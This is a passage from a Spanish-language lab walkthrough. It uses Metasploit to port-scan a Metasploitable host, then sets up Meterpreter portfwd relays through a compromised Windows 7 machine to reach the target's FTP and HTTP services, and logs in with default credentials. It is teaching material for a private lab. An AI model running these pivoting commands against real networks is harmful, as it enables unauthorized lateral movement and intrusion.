   THREADS      1                yes       The number of conc
   TIMEOUT      1000             yes       The socket connect


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 10.10.0.5
RHOSTS => 10.10.0.5
msf6 auxiliary(scanner/portscan/tcp) >
```

Comando: use 5

Comando: show options

Comando: set RHOSTS 10.10.0.5

Ejecutamos y de esta forma podemos ver los puertos que están abiertos

```
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 10.10.0.5:            - 10.10.0.5:22 - TCP OPEN
[+] 10.10.0.5:            - 10.10.0.5:21 - TCP OPEN
[+] 10.10.0.5:            - 10.10.0.5:25 - TCP OPEN
[+] 10.10.0.5:            - 10.10.0.5:23 - TCP OPEN
[+] 10.10.0.5:            - 10.10.0.5:53 - TCP OPEN
[+] 10.10.0.5:            - 10.10.0.5:80 - TCP OPEN
[+] 10.10.0.5:            - 10.10.0.5:111 - TCP OPEN
[+] 10.10.0.5:            - 10.10.0.5:139 - TCP OPEN
```

Comando: run

Vemos que no hay portforward activos

```
msf6 auxiliary(scanner/portscan/tcp) > sessions 1
[*] Starting interaction with 1...

meterpreter > portfwd

No port forwards are currently active.

meterpreter >
```

Así que agregamos uno de forma que podamos acceder desde el puerto 1010 de nuestro Kali hacia el servicio ftp del puerto 21 de Metasploitable

```
meterpreter > portfwd  add -l 1010 -p 21 -r 10.10.0.5
[*] Forward TCP relay created: (local) :1010 → (remote) 10.10.0.5:21
meterpreter >
```

Comando: portfwd add -l 1010 -p 21 -r 10.10.0.5

Verificamos que se ha agregado

```
meterpreter > portfwd

Active Port Forwards
====================

   Index  Local         Remote        Direction
   -----  -----         ------        ---------
   1      0.0.0.0:1010  10.10.0.5:21  Forward

1 total active port forwards.

meterpreter >
```

Comando: portfwd

Paso 8:

Efectivamente, tenemos conección a la máquina de Metasploitable a través del servicio de ftp

```
┌──(kali㉿kali)-[~]
└─$ sudo ftp 127.0.0.1 1010
Connected to 127.0.0.1.
220 (vsFTPd 2.3.4)
Name (127.0.0.1:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Comando: sudo ftp 127.0.0.1 1010


Hemos configurado la máquina Windows 7 para actuar como intermediario entre nuestra máquina y Metasploitable. Cuando accedemos al puerto 1010 de Windows 7, en realidad estamos conectándonos al puerto 21 de Metasploitable, lo que nos permite establecer una sesión remota y acceder al servicio FTP en Metasploitable.

A modo de ejemplo se podría hacer lo mismo con otro puerto y servicio:

```
meterpreter > portfwd  add -l 2020 -p 80 -r 10.10.0.5
[*] Forward TCP relay created: (local) :2020 → (remote) 10.10.0.5:80
meterpreter >
```

Comando: portfwd add -l 2020 -p 80 -r 10.10.0.5

Al tratarse del puerto 80 podemos acceder a través del navegador a la máquina vulnerable utilizando la dirección y el puerto de nuestra conexión temporal



Con esto ya podemos empezar a vulnerar la máquina en la otra segmentación de red.